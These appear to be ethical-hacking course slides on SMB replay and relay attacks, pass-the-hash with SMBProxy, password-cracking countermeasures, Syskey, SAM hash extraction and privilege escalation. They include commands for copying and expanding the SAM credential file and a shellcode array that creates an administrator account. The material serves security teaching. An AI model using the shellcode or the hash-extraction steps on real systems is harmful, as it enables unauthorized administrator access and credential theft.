
When the hyperlink is clicked, the user unwittingly sends his credentials over the network.



SMB Replay Attacks

- ⊙ Trick client computer to request a connection
- ⊙ Request connection to the client computer and collect challenge
- ⊙ Return challenge from client computer as own challenge
- ⊙ Wait for response from the client computer
- ⊙ Return response as own response
- ⊙ Best way of fighting SMB replay attack is by enabling SMB signing in security policy

SMB Replay Attacks




Replay Attack Tool : SMBProxy

- ◉ A “Passing the Hash” tool that works as a proxy.
- ◉ You can authenticate to a Windows NT4/2000 server by only knowing the md4 hash.
- ◉ You can mount shares and access the registry and anything a particular user can do with his/privileges.
- ◉ It does not work with syskey enabled systems.


```
SMBproxy V1.0.0 by patrik.karlsson@ixsecurity.com
-----
smbproxy [options]
  -s* <serverip> to proxy to
  -l  <listenip> to listen to
  -p  <port> to listen to (139/445)
  -f* <pwdumpfile> containing hashes
  -v  be verbose
  -h  your reading it
```

Hacking Tool: SMB Grind



SMBGrind increases the speed of LOphtcrack sessions on sniffer dumps by removing duplication and providing a facility to target specific users without having to edit the dump files manually.

Hacking Tool: SMBDie



SMBDie tool crashes computers running Windows 2000/XP/NT by sending specially crafted SMB requests.

Proof of concept

SMBRelay Weakness & Countermeasures

Weaknesses

- ⊙ The problem is to convince a victim's client to authenticate to the MITM server.
- ⊙ A malicious email message to the victim client, with an embedded hyperlink to the SMBRelay server's IP address, can be sent.
- ⊙ Another solution is ARP poisoning attack against the entire segment, causing all of the systems on the segment to authenticate through the fraudulent MITM server.

Countermeasures

- ⊙ Configure Windows 2000 to use SMB signing.
- ⊙ Client and server communication will cause it to cryptographically sign each block of SMB communications.
- ⊙ These settings are found under Security Policies /Security Options.

Password Cracking Countermeasures


- ⦿ Enforce 8-12 character alphanumeric passwords.
- ⦿ Set the password change policy to 30 days.
- ⦿ Physically isolate and protect the server.
- ⦿ Use SYSKEY utility to store hashes on disk.
- ⦿ Monitor the server logs for brute force attacks on user accounts.



Password Brute Force Estimate Tool

USE TO ESTIMATE TIME FOR THE MORE DIFFICULT BRUTE FORCE ONLY				
(DICTIONARY LOOKUP ATTACKS WHICH ARE TRIED USUALLY FIRST TAKE SECONDS AND GET AN AVERAGE OF 25% of ALL PASSWORDS)				
Selected by (see "how to use this calculator" tab):		Character Set Size	Entropy or Keyspace of password	
Upper Case Letters	2	26	676	
Lower Case Letters	2	26	676	
Numbers	1	10	10	
Special Characters		32	1	
or Purely Random Combo of Alpha/Numeric		62	1	
or Random Combo of Alpha/Numeric/Special		94	1	
OR SUBJECT TO A DICTIONARY ATTACK		5	1	
password length in Characters	5		4,569,760	or
			4 million combinations	

Syskey Utility




- ◉ The key used to encrypt the passwords is randomly generated by the Syskey utility
- ◉ Encryption prevents compromise of the passwords
- ◉ Syskey uses 128-bit encryption to encrypt the system hash
- ◉ Syskey must be present for the system to boot

Scenario

David did a scanning of the University LAN and found that most of the ports where services were not needed were disabled. David found it difficult to run the password crackers, as his boss sits next to him. It upset him as the exam dates were approaching and he had already accepted the money.

What do you think that David would try next?






System Hacking: Part II


Escalating Privileges

CEH Hacking Cycle



Privilege Escalation

- If an attacker gains access to the network using non-admin user account, the next step is to gain higher privilege to that of an administrator
- This is called privilege escalation



Cracking NT/2000 passwords

- ◉ SAM file in Windows NT/2000 contains the user names and encrypted passwords. The SAM file is located at %systemroot%\system32\config directory.
- ◉ The file is locked when the OS is running.
 - Booting to an alternate OS.
 - NTFSDOS (www.sysinternals.com) will mount any NTFS partition as a logical drive.
 - Backup SAM from the Repair directory.
 - Whenever `rdisk /s` is run, a compressed copy of the SAM called `SAM._` is created in %systemroot%\repair. Expand this file using `c:\>expand sam._sam`.
 - Extract the hashes from the SAM.
 - Use LOphtrcrack to hash the passwords.

Change Recovery Console Password - Method 1

In the case of a Windows 2000 machines:

- ◉ You can use the `setpwd.exe` utility to change the SAM-based administrator password.
- ◉ Change to the `%SystemRoot%\System32` folder.
- ◉ To change the local SAM-based Administrator password, type `setpwd` and then press `ENTER`.
- ◉ To change the SAM-based Administrator password on a remote domain controller:
 - Type `setpwd /s: servername` and then press `ENTER`, where `servername` is the name of the remote domain controller.
- ◉ When you are prompted to type the password for the Directory Service Restore Mode Administrator account, type the new password that you want to use.

Change Recovery Console Password - Method 2

1. Shut down the domain controller on which you want to change the password.
2. Restart the computer:
 - The selection menu screen is displayed during the restart process
 - Press **F8** to view advanced startup options
3. Select the **Directory Service Restore Mode** option.
4. After you successfully log on, use one of the following methods to change the local Administrator password:
 - At a command prompt, type the following command: **net user administrator *** (or)
 - Use the Local User and Groups snap-in (**Lusrmgr.msc**) to change the Administrator password
5. Shut down and restart the computer.

Change Recovery Console Password - Method 3

- ⦿ Assists in easily changing of passwords
- ⦿ Can also change the local administrator's password
- ⦿ Utilizes the administrator account to log on Recovery Console or Directory Services
- ⦿ Syntax : `net user administrator <password>`

Privilege Escalation Tool: x.exe

- ⦿ This tool when executed on the local machine will create user X with password X and makes the X user member of administrator's group.
- ⦿ This technique is widely used in buffer overflow exploits.

```
char code[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xba\x00\x00\x00\x89\x06\xff\x36"
"\x68\x8e\x4e\x0e\xec\xe8\xc1\x00\x00\x00\x89\x46\x08\x31\x00\x50"
"\x68\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\x56\x08\x89\x46"
"\x04\xff\x36\x68\x7e\xd8\xe2\x73\xe8\x9e\x00\x00\x00\x89\x46\x0c"
"\xff\x76\x04\x68\x5e\xdf\x7c\xcd\xe8\x8e\x00\x00\x00\x89\x46\x10"
"\xff\x76\x04\x68\xd7\x3d\x0c\x03\xe8\x7e\x00\x00\x00\x89\x46\x14"
"\x31\x00\x31\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00"
"\x68\x72\x00\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68"
"\x6d\x00\x69\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00"
"\x00\x00\x89\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50"
"\x53\x50\x51\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e"
"\x18\x49\x49\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00"
"\xff\x56\x14\xff\x56\x0c\x56\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b"
"\x6c\x24\x18\x8b\x45\x3c\x8b\x54\x05\x78\x01\xe8\x8b\x4a\x18\x8b"
"\x5a\x20\x01\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31"
"\xc0\xac\x38\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24"
"\x14\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01"
"\xeb\x8b\x04\x8b\x01\xe8\xeb\x02\x31\x00\x89\xea\x5f\x5e\x5d\x5b"
"\xc2\x04\x00";
```

